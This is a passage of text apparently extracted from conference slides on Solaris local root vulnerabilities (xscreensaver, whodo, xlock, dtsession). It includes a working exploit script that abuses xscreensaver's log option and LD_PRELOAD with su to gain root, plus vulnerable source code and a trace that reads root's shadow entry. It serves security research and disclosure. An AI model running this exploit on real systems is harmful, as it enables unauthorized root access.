16 # Newschool version of local root exploit via LD_PRELOAD (hi KF!). Other
17 # possible (but less l33t;) attack vectors are: /var/spool/cron/atjobs,
18 # /root/.ssh/authorized_keys, /root/.bash{rc,_profile,logout}, /etc/rc?.d.
```

raptor_xscreensaver ×

```
solaris > raptor_xscreensaver
43  # prepare the payload
44  echo "int getuid(){return 0;}" > /tmp/getuid.c
45  gcc -fPIC -Wall -g -O2 -shared -o /tmp/getuid.so /tmp/getuid.c -lc
46  if [ $? -ne 0 ]; then
47      echo "error: problem compiling the shared library, check your gcc"
48      exit 1
49  fi
50
51  # check the architecture
52  LOG=/usr/lib/secure/getuid.so
53  file /bin/su | grep 64-bit >/dev/null 2>&1
54  if [ $? -eq 0 ]; then
55      LOG=/usr/lib/secure/64/getuid.so
56  fi
```

```
58 # start our own xserver
59 # alternatively we can connect back to a valid xserver (e.g. xquartz)
60 /usr/bin/Xorg :1 &
61
62 # trigger the bug
63 umask 0
64 /usr/bin/xscreensaver -display :1 -log $LOG &
65 sleep 5
66
67 # clean up
68 pkill -n xscreensaver
69 pkill -n Xorg
70
71 # LD_PRELOAD-fu
72 cp /tmp/getuid.so $LOG
73 LD_PRELOAD=$LOG su -
```

```
raptor@eris ~ % ssh 10.0.0.59
```

```
Password:
```

```
Last login: Sat Feb 29 18:08:13 2020 from 10.0.0.24
```

```
Oracle Corporation      SunOS 5.11      11.4      Aug 2018
```

```
You have new mail.
```

```
raptor@stalker:~$ █
```

C xscreensaver.c ×

```
driver > C xscreensaver.c > main(int, char **)

1522
1523     save_argv (argc, argv);
1524     set_version_string (si, &argc, argv);
1525     privileged_initialization (si, &argc, argv);
1526     hack_environment (si);

1527
1528     spasswd = getpwuid(getuid());
1529     if (!spasswd)
1530     {
1531         fprintf(stderr, "Could not figure out who the current user is!\n");
1532         return 1;
1533     }

1534
1535     si->user = strdup(spasswd->pw_name ? spasswd->pw_name : "(unknown)");
1536
1537 # ifndef NO_LOCKING
1538     si->unlock_cb = gui_auth_conv;
1539     si->auth_finished_cb = auth_finished_cb;
1540 # endif /* !NO_LOCKING */
1541
1542     shell = connect_to_server (si, &argc, argv);
1543     process_command_line (si, &argc, argv);
1544     stderr_log_file (si);
1545     print_banner (si);
```

C xscreensaver.c ×

```
driver > C xscreensaver.c > ⚭ privileged_initialization(saver_info *, int *, char **)

538
539     /* Initializations that potentially take place as a priveleged user:
540      | If the xscreensaver executable is setuid root, then these initializations
541      | are run as root, before discarding privileges.
542      */
543     static void
544     privileged_initialization (saver_info *si, int *argc, char **argv)
545     {
546     #ifndef NO_LOCKING
547         /* before hack_uid() for proper permissions */
548         lock_priv_init (*argc, argv, si->prefs.verbose_p);
549     #endif /* NO_LOCKING */
550
551         hack_uid (si);
552     }
553
```

≡ 0005-gtk-lock.patch ×

Users > raptor > Desktop > INFILTRATE20 > ≡ 0005-gtk-lock.patch

```
1 From 6272d943acb2f54842bb678c5d041c989bba1173 Mon Sep 17 00:00:00 2001
2 From: Alan Coopersmith <alan.coopersmith@oracle.com>
3 Date: Sat, 2 Jan 2016 20:36:57 -0800
4 Subject: [PATCH] gtk-lock
5
6 Solaris uses the gtk unlock dialog program originally written by
7 Ximian & Wipro, in order to provide a dialog box that works with
8 the GNOME accessibility framework. This was done as a fork of
9 the original xscreensaver because the maintainer would not allow
10 use of a toolkit in the lock dialog – he has since softened his
11 stance a bit, but this has not been presented to him to see if it
12 meets his requirements as spelled out at:
13 | | | http://www.jwz.org/xscreensaver/toolkits.html
14
```

≡ 0005-gtk-lock.patch ×

Users > raptor > Desktop > INFILTRATE20 > ≡ 0005-gtk-lock.patch


```
3746     global_si_kludge = si; /* I hate C so much... */
3747
3748     fix_fds();
3749 @@ -1488,7 +1591,9 @@ main (int argc, char **argv)
3750
3751     save_argv (argc, argv);
3752     set_version_string (si, &argc, argv);
3753     +#ifndef HAVE_XSCREENSAVER_LOCK /* moved below for external lock */
3754     privileged_initialization (si, &argc, argv);
3755     +#endif
3756     hack_environment (si);
3757
3758     spasswd = getpwuid(getuid());
3759 @@ -1511,6 +1616,10 @@ main (int argc, char **argv)
3760     print_banner (si);
3761
3762     load_init_file(si->dpy, p); /* must be before initialize_per_screen_info() */
3763     +#ifdef HAVE_XSCREENSAVER_LOCK
3764     + privileged_initialization (si, &argc, argv);
3765     +#endif
3766     +
```

CVE-2020-2771


Solaris whodo

August 2019 - April 2020

“If I were stranded on a desert island and could only take one data structure with me, it would be the hash table.”



Expert C Programming



The screenshot shows a web browser window with a dark theme. The title bar reads "illomos" and the address bar shows "illumos.org". The main content area features the illumos logo (a red and orange stylized bird) and the word "illumos". Below this, a white box contains the heading "What is illumos?", followed by three paragraphs describing the operating system's features, development, and deployment.

What is illumos?

illumos is a Unix operating system which provides next-generation features for downstream distributions, including [advanced system debugging](#), [next generation filesystem](#), networking, and virtualization options.

illumos is developed by both volunteers and companies building products on top of the software.

illumos is an excellent base for both traditional and cloud-native deployments.

```
322     (void) strcpy(fname, "psinfo");
323     if ((procfd = open(pname, O_RDONLY)) < 0)
324         continue;
325     if (read(procfd, &info, sizeof (info)) != sizeof (info)) {
326         int err = errno;
327         (void) close(procfd);
328         if (err == EAGAIN)
329             goto retry;
330         if (err != ENOENT)
331             (void) fprintf(stderr, gettext(
332                 "%s: read() failed on %s: %s\n"),
333                 prog, pname, strerror(err));
334         continue;
335     }
336     (void) close(procfd);
337
338     up = findhash(info.pr_pid);
339     up->p_ttyd = info.pr_ttydev;
340     up->p_state = (info.pr_nlwp == 0? ZOMBIE : RUNNING);
341     up->p_time = 0;
342     up->p_ctime = 0;
343     up->p_igintr = 0;
344     (void) strncpy(up->p_comm, info.pr_fname,
345                   sizeof (info.pr_fname));
346     up->p_args[0] = 0;
347
```

C whodo.c X

Users > raptor > Desktop > vuln-dev > sol11 > src > illumos-gate > usr > src > cmd > whodo > C whodo.c

```
412
413         /*
414          * Process args if there's a chance we'll print it.
415          */
416         if (lflag) { /* w command needs args */
417             clnarglist(info.pr_psargs);
418             (void) strcpy(up->p_args, info.pr_psargs);
419             if (up->p_args[0] == 0 ||
420                 up->p_args[0] == '-' &&
421                 up->p_args[1] <= ' ' ||
422                 up->p_args[0] == '?') {
423                 (void) strcat(up->p_args, " (");
424                 (void) strcat(up->p_args, up->p_comm);
425                 (void) strcat(up->p_args, ")\"");
426             }
427         }
428     }
```

C whodo.c ×

Users > raptor > Desktop > vuln-dev > sol11 > src > illumos-gate > usr > src > cmd > whodo > C whodo.c

```
105
106 struct uproc {
107     pid_t    p_upid;          /* user process id */
108     char     p_state;         /* numeric value of process state */
109     dev_t    p_ttyd;          /* controlling tty of process */
110     time_t   p_time;          /* ticks of user & system time */
111     time_t   p_ctime;         /* ticks of child user & system time */
112     int      p_igintr;        /* 1=ignores SIGQUIT and SIGINT */
113     char    p_comm[PRARGSZ+1]; /* command */
114     char    p_args[PRARGSZ+1]; /* command line arguments */
115     struct uproc *p_child,   /* first child pointer */
116           *p_sibling, /* sibling pointer */
117           *p_pgrplink, /* pgrp link */
118           *p_link;    /* hash table chain pointer */
119 };
120
```

C whodo.c ×

Users > raptor > Desktop > vuln-dev > sol11 > src > illumos-gate > usr > src > cmd > whodo > C whodo.c

```
182
183     /*
184      * This program needs the proc_owner privilege
185      */
186     (void) __init_suid_priv(PU_CLEARLIMITSET, PRIV_PROC_OWNER,
187         (char *)NULL);
```

```
349             (void) strcpy(fname, "status");
350
351             /* now we need the proc_owner privilege */
352             (void) __priv_bracket(PRIV_ON);
353
354             procfd = open(pname, O_RDONLY);
355
356             /* drop proc_owner privilege after open */
357             (void) __priv_bracket(PRIV_OFF);
```

C whodo.c ×

Users > raptor > Desktop > vuln-dev > sol11 > src > illumos-gate > usr > src > cmd > whodo > C whodo.c

```
453
454     /* revert to non-privileged user */
455     (void) __priv_relinquish();
456
457     (void) closedir(dirp);
458     (void) time(&now); /* get current time */
459
460     /*
461      * loop through utmpx file, printing process info
462      * about each logged in user
463      */
464     for (ut = utmpbegin; ut < utmpend; ut++) {
```



CVE-2020-2656

Solaris xlock

September 2019 - January 2020



“Have I ever mentioned
how much I love truss?”

Marco Ivaldi

ssh

1564/1@1: -> libX11:XResourceManagerString(0x4c2c2cb40, 0x4c2c38750, 0xffffffffffff, 0x0, 0x80, 0x0)
1564/1@1: <- libX11:XResourceManagerString() = 0
1564/1@1: -> libc:snprintf(0x7ff14bcf1ac0, 0x400, 0x4051a0, 0x7ff14bcf49d0, 0x80, 0x0)
1564/1@1: <- libc:snprintf() = 30
1564/1@1: -> libX11:XrmGetFileDatabase(0x7ff14bcf1ac0, 0x7fffffff, 0x4051ad, 0x7ff14bcf1ade, 0xb, 0x746c)
1564/1@1: -> libc:open(0x7ff14bcf1ac0, 0x0, 0x4051ad, 0x7ff14bcf1ade, 0xb, 0x746c)
1564: openat(AT_FDCWD, "/export/home/raptor/.Xdefaults", O_RDONLY) Err#2 ENOENT
1564/1@1: <- libc:open() = 0xffffffff
1564/1@1: <- libX11:XrmGetFileDatabase() = 0
1564/1@1: -> libX11:XrmMergeDatabases(0x0, 0x7ff14bcf1678, 0x0, 0x4051ad, 0x7feb92fe2a40, 0x7feb92e586a0)
1564/1@1: -> libX11:XrmCombineDatabase(0x0, 0x7ff14bcf1678, 0x1, 0x4051ad, 0x7feb92fe2a40, 0x7feb92e586a0)
1564/1@1: <- libX11:XrmMergeDatabases() = 0
1564/1@1: -> libX11:XrmParseCommand(0x7ff14bcf1698, 0x514e50, 0x1f, 0x7ff14bcf4950, 0x7ff14bcf1674, 0x7ff14bcf47b8)
1564/1@1: <- libX11:XrmParseCommand() = 0x7ff14bcf47c0
@
/seteuid\|setuid\|strcpy\|strcat\|sprintf\|\"./*"

ssh

1583: openat(AT_FDCWD, "/export/home/raptor/.Xdefaults", O_RDONLY) = 4
1583/1@1: <- libc:open() = 4
1583/1@1: -> libc:fstat(0x4, 0x7fdc9901a780, 0xfffffa1001a525140, 0x4051ad, 0x7fda16c02a40, 0x7fda16a586a0)
1583: fstatat(4, NULL, 0x7FDC9901A780, 0) = 0
1583/1@1: <- libc:fstat() = 0
1583/1@1: -> libc:malloc(0x3c5, 0x0, 0xfffffa1001a525140, 0x0, 0x4031c2, 0x7fda16c177e8)
1583/1@1: <- libc:malloc() = 0xa75bbd9a0
1583/1@1: -> libc:read(0x4, 0xa75bbd9a0, 0x3c4, 0x0, 0x4031c2, 0x7fd1a16c177e8)
1583: read(4, " r o o t : \$ 5 \$ r o u n".., 964) = 964
1583/1@1: <- libc:read() = 964
1583/1@1: -> libc:close(0x4, 0xa75bbd9a0, 0xfffffa1001a525140, 0x0, 0x4031c2, 0x7fda16c177e8)
1583: close(4) = 0
1583/1@1: <- libc:close() = 0
1583/1@1: -> libc:malloc(0x20, 0xa75bbd9a0, 0xfffffa1001a525140, 0x0, 0x4031c2, 0x7fda16c177e8)
1583/1@1: <- libc:malloc() = 0xa75ba55a0
1583/1@1: -> libc:setlocale(0x0, 0x0, 0x0, 0x0, 0x4031c2, 0x7fda16c177e8)
1583/1@1: <- libc:setlocale() = 0x7fda16519ddc
/Xdefaults

↓ XLock.ad ×

↓ XLock.ad

```
1 XLock.mode: life
2 XLock.font: -b&h-lucida-medium-r-normal-sans-24-*-*-*-iso8859-1
3 XLock.background: White
4 XLock.foreground: Black
5 XLock.name: Name:
6 XLock.password: Password:
7 XLock.info: Enter password to unlock; select icon to lock.
8 XLock.validate: Validating login...
9 XLock.invalid: Invalid login.
10 XLock.nice: 10
11 XLock.timeout: 30
12 XLock.mono: off
13 XLock.nolock: off
14 XLock.remote: off
15 XLock.allowroot: off
16 XLock.enablesaver: off
```


```
raptor@stalker:~$ cat /etc/release
                                Oracle Solaris 11.4 X86
Copyright (c) 1983, 2018, Oracle and/or its affiliates. All rights reserved.
                                Assembled 16 August 2018
```

```
raptor@stalker:~$ uname -a
SunOS stalker 5.11 11.4.0.15.0 i86pc i386 i86pc
raptor@stalker:~$ id
uid=100(raptor) gid=10(staff)
raptor@stalker:~$ █
```

CVE-2020-2696

CDE dtsession

November 2019 - January 2020



“Are you sure
that’s not a remote?”

Dave Aitel



ssh

Terminal

```
raptor@eris sol11 % ssh 10.0.0.30
```

```
Password:
```

```
Last login: Sun Feb 16 09:31:08 2020 from eris.lan
```

```
Oracle Corporation      SunOS 5.10      Generic Patch  January 2005
```

```
$ bash
```

```
bash-3.2$ cat /etc/release
```

```
Oracle Solaris 10 1/13 s10x_u11wos_24a X86
```

```
Copyright (c) 1983, 2013, Oracle and/or its affiliates. All rights reserved.
```

```
Assembled 17 January 2013
```

